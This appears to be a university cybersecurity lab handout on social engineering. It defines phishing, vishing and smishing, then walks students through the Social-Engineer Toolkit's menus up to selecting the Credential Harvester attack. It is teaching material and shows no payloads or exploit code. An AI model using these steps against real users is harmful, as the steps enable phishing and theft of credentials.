



## **Applied Cyber Security Industry Led-Course**

**Instructor: XYZ**

**Lab Instructor: Moez Javed**

### **Lab 8: Social Engineering Attack**

**Availability:**

Monday to Friday: 9 AM – 5 PM (at CUST)

After 5 PM: Please drop a message instead of calling.

**Lab Instructor Contact Details:**

**Phone:** +92 333 8744696

**Email:** moeezjavedyousafrana@gmail.com

# INTRODUCTION TO SOCIAL ENGINEERING

- In social engineering, attackers manipulate victims into doing something, rather than by breaking in using technical means.
- Here, attacker uses human interaction to obtain or steal personal information of users.
- An attacker may appear unassuming or respectable.
  - Pretend to be a bank employee, customer, new employee, worker, repair man, etc.
  - May even offer credentials to lure users.
- By asking questions, the attacker may collect enough information together to infiltrate company's network.
- An attacker can attempt to gain additional information from many sources with social engineering.

# PHISHING

- The objective of attacker while performing phishing attack is to steal users' data such as username, passwords, debit/credit card numbers, and so on.
- It occurs when an attacker spoofs a trusted party (e.g., bank) and tells a victim to open and visit a link sent through an email.
- After clicking a malicious link, the malware can be installed on victim's device which can steal sensitive information.
- For example: spoofed email




## VISHING (VOICE PHISHING)

- Instead of using email, regular phone calls, or fake websites like phishers do, vishers use an internet telephone service (VoIP).
- Using a combination of scare tactics and emotional manipulation, they try to trick people into giving up their information.
- For example, Unsolicited offers for credit and loans.




## SMiShing (SMS Phishing)

- SMS phishing is possible when a person receives a malicious or fake SMS on cell phone.
- The victim will respond to a fake SMS and visit a malicious URL, which leads to downloading of malware without the user's knowledge.



# OPENING SET

Go to Applications-> Social Engineering Tools [1]-> click on SET social engineering toolkit icon.



```
Terminal
File Edit View Search Terminal Help
[-] New set.config.py file generated on: 2019-10-15 01:23:46.673385
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2019-10-15 01:23:46.673385
[*] SET is using the new config, no need to restart
Copyright 2019, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.


The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.
```



# Agreement

Type 'y' to accept the agreement.



```
Terminal
File Edit View Search Terminal Help

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in a bar, you should (optional) give him a hug and should (optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.


The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]:  Type 'y'
```



# Starting SET Terminal

After accepting the agreement, SET terminal will start.

A screenshot of a macOS Terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal content shows the Social-Engineer Toolkit (SET) startup sequence. It begins with a stylized ASCII art logo of a dragon. The text displays the version (8.0.1), codename ('Maverick - BETA'), and social media links for Twitter (@TrustedSec and @HackingDave) and the homepage (https://www.trustedsec.com). It welcomes the user to the Social-Engineer Toolkit (SET) and describes it as a product of TrustedSec. A red vertical bar highlights the menu options. The prompt "set>" is visible at the bottom left.

```
Terminal
File Edit View Search Terminal Help

      _____
     /         \
    /           \
   /             \
  /               \
 /                 \
/                   \

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.1
      Codename: 'Maverick - BETA'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.

      The Social-Engineer Toolkit is a product of TrustedSec.

      Visit: https://www.trustedsec.com

      It's easy to update using the PenTesters Framework! (PTF)
      Visit https://github.com/trustedsec/ptf to update all your tools!

      Select from the menu:


      1) Social-Engineering Attacks
      2) Penetration Testing (Fast-Track)
      3) Third Party Modules
      4) Update the Social-Engineer Toolkit
      5) Update SET configuration
      6) Help, Credits, and About

      99) Exit the Social-Engineer Toolkit

set> 
```

## Selecting from the menu

Type '1' in the terminal to perform social engineering attack.



```
Terminal
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

# Options in social engineering attacks


Type '2' in the terminal to perform attack on website.

A screenshot of a macOS Terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The background is dark blue with a faint dragon logo. The text in the terminal is as follows:  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: <https://www.trustedsec.com>  
It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
At the bottom, the prompt "set>" is followed by the number "2" which is highlighted with a red box.

```
Terminal
File Edit View Search Terminal Help
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
```

## Website attacks vectors options

Type '3' in the terminal to steal credentials of user by harvester attack method.

A screenshot of a terminal window titled "Terminal" with standard macOS window controls. The terminal displays a menu of website attack options. The third option, "3) Credential Harvester Attack Method", is highlighted with a red rectangular box. At the bottom of the terminal, the prompt "set:webattack:" is followed by the number "3" and a cursor, also enclosed in a red box.

```
Terminal
File Edit View Search Terminal Help
utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

